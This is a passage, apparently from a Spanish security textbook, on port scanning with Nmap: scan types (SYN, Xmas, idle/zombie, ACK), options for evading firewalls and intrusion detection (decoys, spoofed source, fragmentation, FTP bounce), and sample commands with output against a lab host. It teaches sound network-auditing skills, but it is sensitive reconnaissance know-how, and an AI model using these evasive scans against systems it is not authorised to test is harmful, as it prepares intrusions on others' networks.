Cuando se especificaron los estándares de comunicación TCP/IP, se configuró un número fijo de puertos lógicos en el ordenador para poder realizar múltiples transacciones a la vez. Se definieron 65.535 puertos disponibles y había surgido la necesidad de que hubiese un estándar que garantice que los servicios más comunes se encuentren siempre en los mismos puertos. Esta medida, indispensable para una coordinación de esta magnitud, y que indudablemente facilita el funcionamiento, puede ser utilizada de forma beneficiosa para nosotros, ayudando a averiguar qué posibles servicios se pueden encontrar detrás de un determinado puerto.

Una vez aclarado el funcionamiento de los puertos, se verá cómo se escanean estos para saber cuáles están abiertos y a la escucha y pueden ser susceptibles de utilizarse para establecer una conexión de red. Son aquellos puertos abiertos los que son susceptibles de ser usados, no sólo para establecer conexiones adecuadas, sino con el objetivo de ser usados como puerta de entrada a un sistema desde la red.

Para realizar un listado de puertos no es absolutamente necesario conocer la dirección IP, se podría usar el nombre de la máquina y el DNS se encargaría de resolverlo, aunque ya se ha visto lo sencillo que es conocer la dirección IP a partir de un simple ping, y así evitar que la aplicación pierda tiempo resolviendo la dirección IP.

El escaneo de puertos es una de las técnicas más ruidosas que se utilizarán en este capítulo, pues genera un aumento de tráfico en la red, y además un aumento de tráfico sistemático. El escaneador de puertos tratará de detectar cuáles son los puertos abiertos, que es fácilmente detectable por cualquier *firewall* o detector de intrusos, lo que nos dejará absolutamente al descubierto, ya que nuestra propia IP es transmitida en este proceso.

Haciendo una analogía entre intentar entrar en una máquina y asaltar un chalet, el escaneo de puertos sería equivalente a dar una vuelta alrededor de la parcela, cerca de la verja, sujetando con fuerza los barrotes y agitándolos a ver si ceden o no ceden, ver si la puerta del garaje está abierta, etc.

Existen muchas herramientas para realizar escaneos de puertos. En este apartado se analizarán los puertos con tres herramientas, una de ellas es la herramienta más famosa para este objetivo; **NMAP**, que en sus nuevas versiones incorpora un sistema de *scripting* que permite automatizar tareas y realizar operaciones avanzadas de detección de puertos y servicios, tanto para una única IP como para un rango entero. De manera alternativa también veremos cómo funciona **Netcat**, la "herramienta suiza multiuso" de los informáticos. Como tercera herramienta, es importante conocer y utilizar la utilidad **Hping**. Esta herramienta permite crear y personalizar paquetes de red, lo que permite realizar operaciones avanzadas de escaneo. Esta herramienta es muy recomendada para entender el funcionamiento de una red, permitiendo además realizar diversas pruebas que ayuden a detectar la mejor manera de escanear los puertos para un objetivo en concreto.

2.2.7.1 NMAP

Nmap funciona tanto en sistemas Windows como en Linux/Unix. De hecho fue desarrollada inicialmente para Linux/Unix por Fyodor, aunque en la actualidad se ha portado con bastante éxito a plataformas Windows. La herramienta está pensada para ser usada a través de la consola, sin embargo, en sus últimas versiones se ha incluido una interfaz gráfica llamado, *Zenmap*. Ésta provee una interfaz de fácil uso y muy intuitiva, cuyo funcionamiento se basa en generar los parámetros necesarios que después serán pasados vía consola a Nmap.

La página Web oficial del creador, Fyodor, (*www.insecure.org*) es el lugar donde se pueden descargar las últimas versiones de la aplicación mediante el uso de un simple instalador. La última versión que en estos momentos se encuentra en la página Web es la 5.21 versión estable, para las pruebas, se ha utilizado la versión 4.75 que, en este caso, nos permite realizar las mismas operaciones. Esta versión se encuentra disponible para Windows, Linux/Unix y Mac OS X.

```
$Nmap -sS 172.17.2.153

Starting Nmap 4.75 ( http://Nmap.org ) at 2010-11-06 17:32 CET
Interesting ports on 172.17.2.153:
Not shown: 998 filtered ports
PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:22:58:1D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 10.84 seconds
```

Figura 2.12. Resultado de escanear con Nmap en modo consola

Para este apartado, se descubrirán interesantes usos y potencialidades de **Nmap** pero no todas, pues exceden por su extensión el propósito de este capítulo. Se irá aprendiendo simultáneamente con el entorno gráfico y la consola, aprovechando la funcionalidad ya mencionada de la parte inferior izquierda que le permite saber cuál sería el comando correcto en modo consola y ejecutarlo. Entre los tipos de escaneos que se pueden realizar con Nmap se encuentran:

- **TCP Connect** (-sT). Este tipo de escaneo está diseñado para comprobar si un puerto se encuentra abierto o no mediante el establecimiento de conexiones en los puertos escaneados. Esto quiere decir que cada vez que se escanee un puerto de un dispositivo que se encuentre en la red, se realizará el siguiente proceso: se envía un paquete SYN al puerto escaneado, si el puerto está abierto, el dispositivo de red responde con otro paquete SYN/ACK, tras esto el escaneador de puertos reenvía un paquete ACK y pasa al siguiente puerto. Si el puerto estuviera cerrado, o bien el dispositivo escaneado, no contesta en un tiempo establecido, o bien contesta con un paquete RST/ACK para indicar que no hay servicio a la escucha.

  Esta técnica es lenta ya que por cada puerto abierto se establece una comunicación que no se cierra. Sin embargo, es muy fiable, aunque provoca muchísimo ruido, por lo que por regla general la conexión abierta no sólo quedará logeada, sino que, en caso de exisitir, quedará bloqueada al estar en un posible *blacklist* del dispositivo de filtrado *firewall*. Una ventaja importante de esta técnica es que no resulta necesario tener

privilegios especiales. Cualquier usuario en la mayoría de los sistemas tiene permiso para usar esta técnica.

- **TCP SYN** (-sS). A menudo se denomina a esta técnica de escaneo como *half open* (media apertura), porque no se abre una conexión TCP completamente. La máquina atacante envía un paquete SYN, como si se fuese a abrir una conexión real y espera que llegue una respuesta. Si la respuesta es un SYN/ACK indica que el puerto está a la escucha y abierto. Un RST es indicativo de que el puerto está cerrado. Si se recibe un SYN/ACK, se envía un RST inmediatamente para cortar la conexión (en realidad es el kernel de nuestro sistema operativo el que hace esto por nosotros). La ventaja principal de esta técnica de escaneo es su mayor rapidez y que hace menos ruido con lo que todavía es capaz de saltar algunos dispositivos de filtrado o cortafuegos. Ésta es la técnica más utilizada en la realidad por su eficacia en la mayoría de los dispositivos que vayamos a escanear.

- Modos **Stealth FIN, Xmas Tree o Null scan** (-sF -sX –sN, respectivamente). Opciones para cuando ni siquiera el escaneo SYN resulta lo suficientemente disimulado. Algunos *firewalls* y filtros de paquetes vigilan el envío de paquetes SYN a puertos restringidos, y existen programas que detectan este tipo de escaneo. Para eso se utilizan tipos de escaneo más avanzados que pueden sobrepasar estas barreras sin ser detectados.

  La peculiaridad de este tipo de escaneos radica en que la metodología no se basa en seguir el estándar de comunicación del protocolo TCP, para estos casos el escaneo de puertos no se inicia con un paquete SYN, sino que se inicia con otro tipo de *flags* activados (modo FIN → flag FIN Activado, modo XMAS → todos los flags activados, modo Null Scan → ningún flag activado). El modo de funcionamiento en estos casos es el siguiente: si el dispositivo escaneado devuelve un paquete RST, entonces el puerto se encuentra cerrado, si el dispositivo no devuelve nada en un tiempo predefinido (es configurado), entonces es que el puerto está abierto.

- **Escaneo Ping** (-sP). A veces se necesita saber únicamente qué dispositivos se encuentran activos en una red. Nmap puede hacer esto enviando peticiones de respuesta ICMP a cada dirección IP de la red que se especifique. Aquellos dispositivos que respondan estarán activos. Por lo general, hoy en día todos los *firewalls* suelen bloquear este tipo de ping. Nmap puede enviar también un paquete TCP con el bit de control ACK activado al puerto 80 (por defecto). Si se obtiene por respuesta un RST, esa máquina está activa. Una tercera técnica implica el envío de un paquete

SYN y la espera de un RST o un SYN/ACK. Para usuarios que no tengan privilegios de root (en Linux) se usa un método connect().

Nótese que el envío de pings se realiza por defecto de todas maneras y que solamente se escanean aquellos dispositivos de los que se obtiene respuesta. Use esta opción solamente en el caso de que desee un *ping sweep* (barrido ping) sin hacer ningún tipo de escaneo de puertos.

- **Escaneo UDP** (-sU). Este método se usa para saber qué puertos UDP (Protocolo de Datagrama de Usuario) están abiertos en un servidor. La técnica consiste en enviar paquetes UDP de 0 bytes a cada puerto de la máquina objetivo. Si se recibe un mensaje ICMP de puerto no alcanzable, entonces el puerto está cerrado. De lo contrario, asumimos que está abierto.

  Algunas personas piensan que el escaneo UDP no tiene sentido. Es bueno recordar el agujero Solaris rcpbind. Puede encontrarse rcpbind escondido en un puerto UDP no documentado en algún lugar por encima del 32770. Por lo tanto, no importa que el 111 esté bloqueado por el *firewall*. Pero, ¿quién puede decir en cuál de los más de 30.000 puertos altos se encuentra a la escucha el programa? Tenemos también el programa de puerta trasera de Back Orifice que se oculta en un puerto UDP configurable en las máquinas Windows, por no mencionar los muchos servicios frecuentemente vulnerables que usan UDP, como snmp, tftp, NFS, etc.

  Por desgracia, el escaneo UDP resulta a veces tremendamente lento debido a que la mayoría de los servidores implementan una sugerencia recogida en el RFC 1812 (sección 4.3.2.8) acerca de la limitación de la frecuencia de mensajes de error ICMP. Por ejemplo, el kernel de Linux (en /ipv4/icmp.h) limita la generación de mensajes de destino inalcanzable a 80 cada cuatro segundos, con una penalización de 1/4 de segundo si se rebasa dicha cantidad. Solaris tiene unos límites mucho más estrictos (más o menos 2 mensajes por segundo) y, por lo tanto, lleva más tiempo realizar un escaneo.

  En el caso de Microsoft se ignoró esta sugerencia del RFC y no parece que haya previsto ningún tipo de límite de frecuencia para las máquinas Windows. Debido a esto resulta posible escanear los 65K puertos de una máquina Windows rápidamente.

- **IP Scan** (-sO). Este sistema se utiliza para ver qué protocolos IP soporta el dispositivo escaneado en sus puertos. Si el mensaje recibido es “ICMP unreachable” el puerto no soporta protocolos y se considera cerrado. Esta técnica no es tremendamente fiable, pues determinados sistemas como HP-

UX, Digital Unix, AIX y los cortafuegos pueden dar resultados erróneos a este tipo de escaneo.

- **Idle Scan** (Sondeo Ocioso) (-sI). Éste es un método de sondeo avanzado que permite hacer un sondeo de puertos TCP totalmente a ciegas (lo que significa que no se envía ningún paquete al sistema objetivo desde su dirección IP real). En lugar de eso se utiliza un ataque con un medio alternativo que se aprovecha de la generación de la secuencia de fragmentación IP que envía un tercer sistema utilizado sin que él lo sepa (sistema zombi) para obtener información de los puertos abiertos de un dispositivo en concreto. Los sistemas de detección de intrusos mostrarán que el sondeo lo está realizando el sistema zombi que especifique (que debe estar funcionando y cumplir determinados requisitos).

  Además de ser extraordinariamente sigiloso, este tipo de sondeo permite saber las relaciones basadas en IP entre diferentes sistemas. El listado de puertos muestra los puertos abiertos desde la perspectiva del sistema zombi. De esa manera se puede analizar el mismo objetivo con zombis distintos.

  Igualmente es posible añadir un número de puerto separado por dos puntos del sistema zombi si se desea analizar un puerto específico del zombie para consultar los cambios IPID. En caso de que no se especifique nada, Nmap utilizará el puerto que utiliza para pings TCP por omisión (el puerto 80).

- **ACK Scan** (-sA). Este sondeo es diferente de los descritos hasta ahora porque no puede determinar puertos abiertos (ni siquiera abiertos/filtrados). Se utiliza para mapear reglas de cortafuegos, y para determinar si son cortafuegos con inspección de estados y los puertos que han sido filtrados.

  La sonda de un escaneo ACK sólo tiene fijada la bandera ACK (a menos que utilice **--scanflags**). Cuando se sondean sistemas no filtrados los puertos abiertos y cerrados devolverán un paquete RST. Nmap indica que el puerto no está filtrado, es decir, que el paquete ACK llega, pero no se puede determinar si el puerto está abierto o cerrado. Los puertos que no responden o que envían mensajes de error ICMP en respuesta (tipo 3, código 1, 2, 3, 9, 10 ó 13), son identificados como filtrados.

- **Windows Scan** (-sW). El sondeo de ventana es exactamente igual al sondeo ACK, que se aprovecha de un detalle de implementación de algunos sistemas que permite diferenciar entre puertos abiertos y cerrados. En lugar de indicar no filtrado cuando se devuelve un RST examina el campo de ventana TCP del paquete RST devuelto. Hay sistemas que fijan

un tamaño de ventana positivo para puertos abiertos (incluso para paquetes RST) y que utilizan una ventana de tamaño cero para los cerrados. Así, en lugar de enumerar el puerto como no filtrado cuando se recibe un RST, el sondeo de ventana permite enumerar el puerto como abierto o cerrado en función de si el valor de la ventana TCP en ese paquete RST es positivo o 0, respectivamente.

Este escaneo no es siempre fiable, ya que depende de un detalle de implementación de una minoría de los sistemas que existen en la red. Los sistemas que no hacen esto de forma habitual serán los que muestren los puertos como cerrados. También existe la posibilidad de que el sistema tenga todos los puertos cerrados. Si la mayoría de los puertos están cerrados, pero alguno de los números de puertos comunes (como pueda ser el 22, 25 ó 53) está filtrado, existe la posibilidad de que el sistema sí sea susceptible a este tipo de escaneo. Algunas veces, hay sistemas que mostrarán justo el comportamiento contrario. Si el sondeo muestra 1.000 puertos abiertos y 3 puertos cerrados o filtrados entonces es posible que sean estos últimos los que estén abiertos en realidad.

- **RPC Scan** (-sR). Con esta técnica se intenta determinar, de los puertos que están abiertos, cuáles son RPC, además del programa y versión que se ejecuta sobre ellos.

- **List Scan** (-sL). Aquí nos aparecería únicamente la dirección IP- Nombre del *host*, sin realizar ningún tipo de ping o escaneo sobre la máquina; lo que se produce en realidad es una resolución de nombre de DNS.

Hasta aquí, se han comentado los tipos de escaneo que pueden tener más relevancia en el uso de Nmap. Estas opciones, junto con las adicionales que se comentarán a continuación, hacen que Nmap sea una de las herramientas más potentes tanto para la auditoría de redes como para realizar intrusiones en las mismas, en lo que a técnicas de *port scanning* se refiere.

Como se ha podido observar, cada tipo de escaneo visto en la lista anterior va acompañado de un parámetro metido entre paréntesis. Este parámetro es el que se debería utilizar para ejecutar por línea de comandos. Si, por ejemplo, se quisiera escanear la máquina 172.17.2.153 mediante la técnica SYN Stealh, entonces habría que ejecutar en una consola la siguiente instrucción:

```
nmap -sS 172.17.2.153
```

Esta instrucción es la más sencilla y mínima para poder realizar un escaneo. En concreto, y por defecto, Nmap escaneará los puertos de la dirección IP

especificada con el tipo de escaneo especificado. Pero, ¿qué ocurre si queremos personalizar aún más el escaneo que se desee realizar? Las opciones de personalización incluyen la posibilidad de indicar cuáles son los puertos a escanear, indicar un rango de direcciones IP, identificar el sistema operativo o averiguar el servicio que se encuentra detrás de un determinado puerto.




Figura 2.13. Pantalla inicial de Zenmap

Nmap puede ser configurado mediante el pase de parámetros para realizar un escaneo de puertos altamente personalizado. Las opciones más comunes que se pueden utilizar para personalizar un escaneo se especifican a continuación.

> **Nota**: es importante recordar que todas estas opciones de configuración se pueden establecer mediante el GUI gráfico; Zenmap. La ventaja de utilizar esta herramienta radica en que todas aquellas opciones de configuración elegidas se traducen en una serie de parámetros que se deben pasar por consola a Nmap y que pueden ser leídos en Zenmap en el campo **Command**.

- **Port Range** (Rango de Puertos), -p: que determina los puertos que se van a escanear (pueden ser uno, varios o un rango).
- **Use Decoy** (Utilizar Señuelo), -D: los señuelos se utilizan para confundir al ordenador que se está analizando. Así, se utilizan varias direcciones IP, como si fueran varias las máquinas que realizan el ataque, estando la verdadera IP atacante camuflada entre ellas. La lista de señuelos debe estar separada mediante comas, indicando ME para que Nmap sepa cuál es la verdadera IP propia. Si no se quiere provocar una DoS (denegación de servicio) en la máquina víctima, las IP que se indiquen deberán ser activas.
- **Bounce Scan** (-b): esta conexión permite la utilización de un servidor FTP, mediante la conexión Proxy FTP, para escanear a través de él. Esto es muy interesante si se consigue conectar con un servidor FTP detrás de un cortafuegos. Consiste en solicitar desde el servidor FTP conexiones de datos a un puerto o puertos de la máquina víctima. En caso de que genere un error tipo 425 (no se puede establecer la conexión), el puerto estará cerrado. Se deberán pasar los datos de usuario a utilizar de la siguiente manera: contraseña@servidor:puerto.
- **Device** (-e): aquí se indica la interfaz que enviará y recibirá paquetes; por lo general Nmap detecta esto de forma automática.
- **Source Address** (-S): esta opción simula la IP desde la que se realiza el ataque, ya que el ataque parece venir de la IP que se introduce como parámetro. Si se usa esta opción es necesario utilizar también la opción anterior para indicar el **device**, cuál es la interfaz que enviará y recibirá los datos.
- **Source Port** (-g): indica el puerto desde el que se va a lanzar el ataque.
- **Idle Scan Host** (-sl): esta opción se activa en automático cuando se marca la opción de Mode de Idle Scan; aquí es donde se indica cuál es la máquina zombi.
- **TCP Ping** (-PT): realiza un ping del tipo TCP con ACK hacia la máquina víctima. Es útil cuando están filtrados los pings ICMP. Además el puerto por defecto para estos pings es el 80 (que es el *well known port* para http) por lo que no suele estar filtrado por los cortafuegos.
- **TCP+ICMP** (-PT -Pl): realiza pings ACK e ICMP a la máquina víctima.
- **ICMP Ping** (-Pl): realiza un ping ICMP.
- **Don't Ping**: no realiza ningún ping a la máquina víctima.

- **Fragmentation** (-f): sirve para fragmentar los paquetes enviados de forma que la detección sea más difícil y atraviese determinados cortafuegos y detectores de intrusos.
- **OS Detection** (-O): Nmap intenta detectar el sistema operativo que se ejecuta en la máquina víctima (dato fundamental para poder realizar después el ataque, pues lógicamente no es lo mismo atacar un Windows NT, que un Linux o un Windows 2003 Server).
- **Get Identd Info** (-I): realiza un escaneo inverso, que es un escaneo TCP pero observando si el puerto 113 está abierto, para saber quién es el propietario de los servicios que corren en los puertos de la máquina. Las últimas versiones no soportan esta opción.
- **Random Host** (-iR): elige máquinas víctima de forma aleatoria para ser escaneadas. Puede servir, por ejemplo, para buscar máquinas en Internet con el puerto 110 abierto en las que se podrían detectar servidores de correo que se estudiarían en profundidad posteriormente.
- **Resolve All** (-R): activa la resolución de nombres para direcciones IP.
- **Resume** (--resume): permite continuar con labores de escaneo que hayan sido paradas, para ello es preciso indicar el fichero *log* en el que se grabó la sesión en el momento de pararse y a partir de la información contenida en el *log* Nmap continuará el escaneo.
- **Don't resolve** (-n): especifica si se van a resolver las DNS de nombres.
- **Fast Scan** (-F): indica a Nmap que utilice como objetivo de escaneo los puertos que se suministran en el fichero "services" que incluye el propio Nmap. De esta forma el escaneo será más rápido que escanear los 65.535 puertos que se pueden indicar por defecto.
- **Debug** (-d): facilita extensa información interna sobre lo que está haciendo Nmap.
- **Verbose** (-v): facilita información detallada adicional en la pantalla de *output*.
- **Very verbose** (-vv): esta opción facilita mucha más información que la anterior. En muchas ocasiones la información no es del todo útil.

A continuación, se van a ver algunos ejemplos que permitirán asimilar mejor lo aprendido. Es fundamental para el lector realizar estas acciones de forma repetitiva y sobre distintos objetivos, y profundizar en las opciones que se han explicado, y también en las que no se han explicado, para poder llegar a realizar el escaneo de puertos con soltura.

En el siguiente ejemplo se ejecuta Nmap sobre un servidor Web con intención de saber cuál es el sistema operativo (-O). Se realiza un escaneo SYN Stealth (-sS) a los puertos 15 a 10000 (-p 15-10000), sin hacer ping (-P0), con una frecuencia de envío de paquetes de nivel 5 (*insane*)(5). Este *timing* sólo se aconseja para pruebas sobre servidores "amigos" pues la forma en la que realiza el escaneo es tremendamente ruidosa. La instrucción en consola quedaría: **Nmap -sS -P0 -p 15-10000 -O -v -T 5 172.17.2.153**.

```
Arkmesh~$Nmap -sS -P0 -p 15-10000 -O -v -T 5 172.17.2.153
Starting Nmap 4.75 ( http://Nmap.org ) at 2010-11-09 14:04 CET
Initiating ARP Ping Scan at 14:04
Scanning 172.17.2.153 [1 port]
Completed ARP Ping Scan at 14:04, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:04
Completed Parallel DNS resolution of 1 host. at 14:04, 0.78s elapsed
Initiating SYN Stealth Scan at 14:04
Scanning 172.17.2.153 [9986 ports]
SYN Stealth Scan Timing: About 14.12% done; ETC: 14:08 (0:03:02
remaining)
Discovered open port 445/tcp on 172.17.2.153
Discovered open port 139/tcp on 172.17.2.153
Completed SYN Stealth Scan at 14:05, 63.17s elapsed (9986 total ports)
Initiating OS detection (try #1) against 172.17.2.153
Retrying OS detection (try #2) against 172.17.2.153
Host 172.17.2.153 appears to be up ... good.
Interesting ports on 172.17.2.153:
Not shown: 9983 filtered ports
PORT     STATE  SERVICE
139/tcp  open   netbios-ssn
445/tcp  open   microsoft-ds
7628/tcp closed unknown
MAC Address: 00:0C:29:22:58:1D (VMware)
Device type: general purpose
Running (JUST GUESSING) : Microsoft Windows 2003|XP|2000 (98%)
Aggressive OS guesses: Microsoft Windows Server 2003 SP1 or SP2 (98%),
Microsoft Windows Server 2003 SP2 (98%), Microsoft Windows XP SP2 (97%),
Microsoft Windows 2000 SP4 (96%), Microsoft Windows 2000 SP4 or Windows
XP SP2 (96%), Microsoft Windows 2003 Small Business Server (96%),
Microsoft Windows XP Professional SP2 (96%), Microsoft Windows XP SP2 or
SP3 (91%), Microsoft Windows 2000 SP3/SP4 or Windows XP SP1/SP2 (91%),
Microsoft Windows 2000 SP4 or Windows XP Professional SP1 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: Incremental

Read data files from: /usr/share/Nmap
OS detection performed. Please report any incorrect results at
http://Nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 68.01 seconds
Raw packets sent: 20040 (885.178KB) | Rcvd: 42 (2478B)
```

Figura 2.14. Resultado del escaneo con Nmap

Dentro de estas opciones también puede guardar la información en un fichero para analizarla con posterioridad. Para ello escriba **Nmap -sS -P0 -p 15-1000 -O -v -T 5 -oN "archivodesalida" 172.17.2.153**. Este comando ejecuta Nmap en modo SYN Stealth, sin PING, a los puertos 15 a 1000 para detectar el sistema operativo en modo **Verbose** (con salida de información por pantalla) con **Timing Insane** y con el resultado en un archivo de salida llamado "archivodesalida".

Conviene subrayar que, teniendo en cuenta que muchos cortafuegos de red y de *host* ignoran el poing, utilice mucho el modo **–P0** en el momento de escanear servidores en red y principalmente en la red Internet. Esto resulta en que Nmap no se quedará esperando a escanear por no tener respuesta al ping, sino que escaneará el objetivo de manera sistemática.

Todas las opciones vistas anteriormente en consola son ejecutables desde Zenmap creando un nuevo perfil. Cada perfil se puede ejecutar tantas veces como se desee en diversas direcciones de dispositivos que se encuentren en la red.




Figura 2.15. Creación de un perfil con Zenmap

El resultado de un escaneo de puertos en la red visto desde Zenmap es el mismo que obtendríamos si ejecutásemos esta operación utilizando la consola. Sin

embargo, no sólo serán estos resultados los que se pueden visualizar con Zenmap. Siempre que se realice un escaneo, se generará un gráfico con la topología de red que componen los dispositivos escaneados de red. Así, por ejemplo, en una red con tres máquinas que se encuentran en una red privada forman la siguiente topología de conexión.




Figura 2.16. Resultados y Topología con Zenmap

Scripting con NMAP

Una vez se ha visto la potente herramienta destinada a la auditoría de puertos con NMAP, se pasará a ver el sistema de *scripting* que NMAP suministra en sus últimas versiones. NMAP, como herramienta de enumeración, ayuda a la tarea de enumerar información acerca de puertos que se encuentran abiertos o cerrados bajo los protocolos de transporte TCP y UDP. La información acerca de los puertos ya no es suficiente y se complementa con información obtenida sobre el sistema operativo que gobierna el dispositivo de red analizado, los servicios que se encuentran detrás de los puertos que se encuentran abiertos, etc.

Toda esta información que es capaz de obtener NMAP puede utilizarse con mayor eficiencia si hubiera un sistema que permitiera automatizar ciertas tareas de la misma. Como ejemplo tomemos el funcionamiento de un troyano normal que ha infectado una máquina de una víctima. El objetivo estándar de este *malware* podría ser el robo de información de la víctima y el envío de la misma a un servidor del atacante. Para realizar esta comunicación, un troyano debería utilizar un puerto de salida desde la máquina infectada hacia un puerto de entrada en el servidor del atacante.

